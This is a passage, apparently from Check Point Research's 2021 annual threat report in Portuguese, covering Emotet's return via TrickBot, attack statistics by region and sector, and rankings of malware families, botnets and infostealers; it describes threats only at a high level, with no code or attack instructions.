Em 14 de novembro, o Emotet oficialmente ressurgiu dos mortos, já que ataques em tempo real foram [observados](#) pela primeira vez desde seu encerramento. A ressurreição do Emotet foi constatada a partir de uma fonte surpreendente: o botnet do TrickBot foi utilizado para entregar amostras do Emotet a máquinas infectadas com o malware TrickBot. No dia seguinte, o Emotet [retomou](#) seu método de assinatura de distribuição, com campanhas de spam massivas entregando o Trojan através de anexos maliciosos de documentos. Para restabelecer sua rede, os operadores do Emotet optaram por entregar seu bot de spam a máquinas comprovadamente infectadas, um método que os permitiu distribuir o malware para um número ainda maior de alvos em potencial.

O serviço do TrickBot como dropper foi uma escolha natural para a ressurreição do Emotet, graças ao seu histórico de colaboração de longa data. Na verdade, essa escolha pode sugerir que pelo menos alguns de seus antigos parceiros de malware também estiveram envolvidos em seu ressurgimento. O próprio TrickBot foi [encerrado](#) por um breve período em 2020 e, ainda assim, persistiu e figurou nos rankings das principais famílias de malware dos meses de [maio](#), [junho](#) e [setembro](#) de 2021. Ao longo do ano passado, a Check Point Research [identificou](#) mais de 140 mil vítimas do TrickBot em todo o mundo, envolvendo mais de 200 campanhas e milhares de redes comprometidas. Essa enorme base de instalação faz com que o TrickBot seja a plataforma perfeita para relançar o novo botnet do Emotet.

O próprio Emotet voltou mais forte do que nunca com novos itens em sua caixa de ferramentas. A variante atualizada usa criptografia de curva elíptica, em vez da criptografia RSA, aprimorou suas técnicas de nivelamento de fluxo de controle e acrescentou aos seus métodos de entrega iniciais o [uso de](#) pacotes maliciosos do instalador do Windows App que se passam pelo software legítimo. Além disso, os pesquisadores constataram que o Emotet agora está [entregando](#) beacons Cobalt Strike diretamente pela primeira vez, ao invés das famílias de malware intermediário, que, de sua parte, entregariam beacons Cobalt Strike depois de algum tempo. O Cobalt Strike foi o pilar dos ataques de ransomware direcionados nos anos anteriores e esse desdobramento infeliz implica que a duração da infecção inicial do Emotet para um ataque completo de ransomware se tornou ainda mais curta, fazendo com que os defensores tenham muito menos tempo para responder a um ataque em andamento.

Desde seu retorno, a Check Point Research observou que o volume da atividade do Emotet foi de pelo menos 50% em relação ao nível que vimos em janeiro de 2021, pouco antes da desativação. Essa tendência crescente persistiu ao longo de dezembro com várias campanhas de fim de ano e existe a expectativa de que ela se mantenha também em 2022, pelo menos até a próxima tentativa de desativação.

05

ESTATÍSTICAS GLOBAIS

EM 2021, HOVE UM AUMENTO DE 50% NO TOTAL DE ATAQUES A REDES CORPORATIVAS POR SEMANA EM COMPARAÇÃO COM 2020.



CATEGORIAS DE CIBERATAQUES POR REGIÃO

GLOBAL




Figura 1: Porcentagem de redes corporativas atacadas por cada tipo de malware globalmente.

AMÉRICAS



Figura 2: Porcentagem de redes corporativas atacadas por cada tipo de malware nas Américas.

CATEGORIAS DE CIBERATAQUES POR REGIÃO

EMEA



Figura 3: Porcentagem de redes corporativas atacadas por cada tipo de malware na Região EMEA.

APAC





Figura 4: Porcentagem de redes corporativas atacadas por cada tipo de malware na região APAC.

MAPA GLOBAL DO ÍNDICE DE AMEAÇAS

O mapa exibe o índice de risco de ameaças cibernéticas globalmente, demonstrando as principais áreas de risco em todo o mundo.*



* Mais escuro = maior risco

* Cinza = dados insuficientes

Figura 5. Mapa global do índice de ameaças




Figura 6: Média de ataques semanais por organização, por setor, em 2021, em comparação com 2020.

Em 2021, os ciberataques globais contra as redes corporativas aumentaram 50% em comparação com 2020. A categoria “Educação/Pesquisa” lidera como o setor mais atacado, com uma média de 1.605 ataques por organização a cada semana (75% de aumento), enquanto a categoria “Provedor de software” mostra o maior crescimento ano a ano, com um aumento de 146%. O aumento nos ataques contra provedores de software acompanha a tendência cada vez maior de ataques à cadeia de suprimentos de software observada ao longo de 2021.

PRINCIPAIS TIPOS DE ARQUIVOS MALICIOSOS – WEB VS. E-MAIL




Figura 7: Web – Principais tipos de arquivos maliciosos.




Figura 8: E-mail – Principais tipos de arquivos maliciosos.




Figura 9: Protocolos de distribuição – Vetores de ataque via e-mail x web em 2019, 2020 e 2021.

Os gráficos acima indicam que o vetor de ataque de e-mails se firmou como o favorito, em comparação com o uso de sites para a distribuição de payloads de malware, apresentando uma queda lenta desde o início de 2020.

Usados em um ataque direcionado ou como parte de uma campanha oportunista por um invasor, os ataques baseados em e-mail permitem distribuir malware com facilidade para uma ampla gama de alvos e corporações.

Uma das razões para esse aumento nos ataques baseados em e-mail é o elevado número de campanhas sofisticadas patrocinadas e veiculadas por grandes grupos criminosos, que distribuem as famílias de malware de maior relevância da atualidade, como TrickBot, Dridex, Qbot, IcedID ou Emotet.

Quando esses grupos se deram conta da eficácia das campanhas de spam com anexos maliciosos de documentos do Office, eles as utilizaram quase exclusivamente como seu principal vetor de infecção em novas redes.

ESTATÍSTICAS GLOBAIS DE MALWARE

Comparações de dados apresentadas nas seguintes seções deste relatório são baseadas em dados extraídos do [Check Point ThreatCloud Cyber Threat Map](#) entre janeiro e dezembro de 2021.

Para cada uma das regiões abaixo, apresentamos o malware mais prevalente.

PRINCIPAIS FAMÍLIAS DE MALWARE

GLOBAL




Figura 10: Malwares mais prevalentes globalmente.
Porcentagem de redes corporativas atacadas por cada família de malware.

AMÉRICAS




Figura 11: Malwares mais prevalentes nas Américas.


■ EUROPA, ORIENTE MÉDIO E ÁFRICA (EMEA)

Figura 12: Malwares mais prevalentes na região EMEA.


■ ÁSIA-PACÍFICO (APAC)

Figura 13: Malwares mais prevalentes na região APAC.

ANÁLISE GLOBAL DOS PRINCIPAIS MALWARES

Algumas mudanças notáveis desde nosso último ranking de malware utilizados globalmente no ano são: o **RigEK** (kit de exploit) e o infostealer **LokiBot** não estão mais presentes em nosso top 10, tendo sido substituídos pelo botnet **Glupteba** e **Remcos** RAT.

O **TrickBot** [saltou](#) para o topo da tabela em fevereiro, substituindo o Emotet, e tendo mantido essa posição ao longo do restante de 2021. O TrickBot é um botnet modular e Trojan bancário cujo alvo é o sistema operacional Windows. Ele é [atribuído](#) ao ressurgimento do Emotet em novembro de 2021, já que foi [observado](#) distribuindo seu colega malware. O TrickBot está sendo atualizado constantemente com capacidades, recursos e vetores de distribuição aprimorados, tornando-o um malware versátil e personalizável que pode ser distribuído como parte de campanhas com várias finalidades. Estabeleceu-se como uma forma popular para fornecer acesso inicial em ataques direcionados seguidos por malware, como Ryuk, Conti ou Bazar. Apesar da breve desativação do TrickBot em outubro de 2020, ele permaneceu em destaque em nossos gráficos dos principais malwares ao longo de 2021 e esteve envolvido em um dos [ataques de ransomware mais sérios](#) do ano, que foi um ataque do ransomware Conti contra o Serviço de Assistência Médica da Irlanda.

O **Phorpiex** é um botnet que, em seu auge, controlou mais de um milhão de hosts infectados. Ele é conhecido pela distribuição de outras famílias de malware via campanhas de spam, assim como por impulsionar campanhas de spam em larga escala, [extorsões de teor sexual](#) ou disseminação de ransomware. O Phorpiex, que atingiu sua baixa em meados do ano, acabou com uma classificação mais elevada ao final de 2021 em comparação com o ano anterior. Em dezembro, a Check Point Research [identificou](#) o ressurgimento do Phorpiex com uma nova variante da marca chamada “Twizt”, que o permitiu operar em modo ponto a ponto sem servidores C&C ativos. Em um ano, os bots do Phorpiex foram capazes de sequestrar 969 transações e de roubar 3.64 bitcoin, 55.87 ether e USD 55 mil em tokens ERC20, totalizando quase meio milhão de dólares norte-americanos.

PRINCIPAIS BOTNETS

GLOBAL




Figura 14: Botnets mais prevalentes globalmente

AMÉRICAS




Figura 15: Botnets mais prevalentes nas Américas

EUROPA, ORIENTE MÉDIO E ÁFRICA (EMEA)




Figura 16: Botnets mais prevalentes na região EMEA

ÁSIA-PACÍFICO (APAC)




Figura 17: Botnets mais prevalentes na região APAC

ANÁLISE GLOBAL DO BOTNET

No geral, estamos observando as mesmas famílias de malware em nossos gráficos dos principais botnets globalmente de 2020, com pequenas mudanças em relação à prevalência de cada família. O **Dridex**, por exemplo, foi rebaixado do segundo para o quarto lugar, enquanto o **TrickBot** subiu para o primeiro lugar.

O **Emotet**, um dos grupos de malware mais infames, tem operado em intervalos desde 2014, primeiro como Trojan bancário e, posteriormente, como botnet. Agora ele aparece na posição de número três no gráfico dos principais botnets. O Emotet foi bastante difundido antes de sua desativação em janeiro de 2021, afetando mais de 1,5 milhão de máquinas globalmente com danos estimados em torno de USD 2,5 bilhões. Ele é famoso por disseminar outras famílias de malware, incluindo TrickBot, Qbot etc.

O mercado dos botnets este ano foi drasticamente afetado pelo declínio do Emotet. O Emotet é uma das maiores operações de botnet para PC e sua ausência criou um vácuo que foi preenchido pelo **TrickBot**, **IcedID** e, mais recentemente, pelo **Phorpiex**. Em 15 de novembro, apenas dez meses após sua desativação, máquinas infectadas com o TrickBot começaram a entregar amostras do Emotet. Os computadores foram cada vez mais comprometidos por uma grande campanha de malspam, que utilizou documentos maliciosos contendo a payload do Emotet.

Observamos que nossos gráficos do primeiro semestre de 2021 e global de 2021 mostraram o Emotet nos três primeiros lugares, apesar de nove meses sem nenhuma atividade, uma homenagem ao seu poder inigualável.

PRINCIPAL MALWARE INFOSTEALER

GLOBAL




Figura 18: Principal malware Infostealer globalmente

AMÉRICAS




Figura 19: Principal malware Infostealer nas Américas

EUROPA, ORIENTE MÉDIO E ÁFRICA (EMEA)

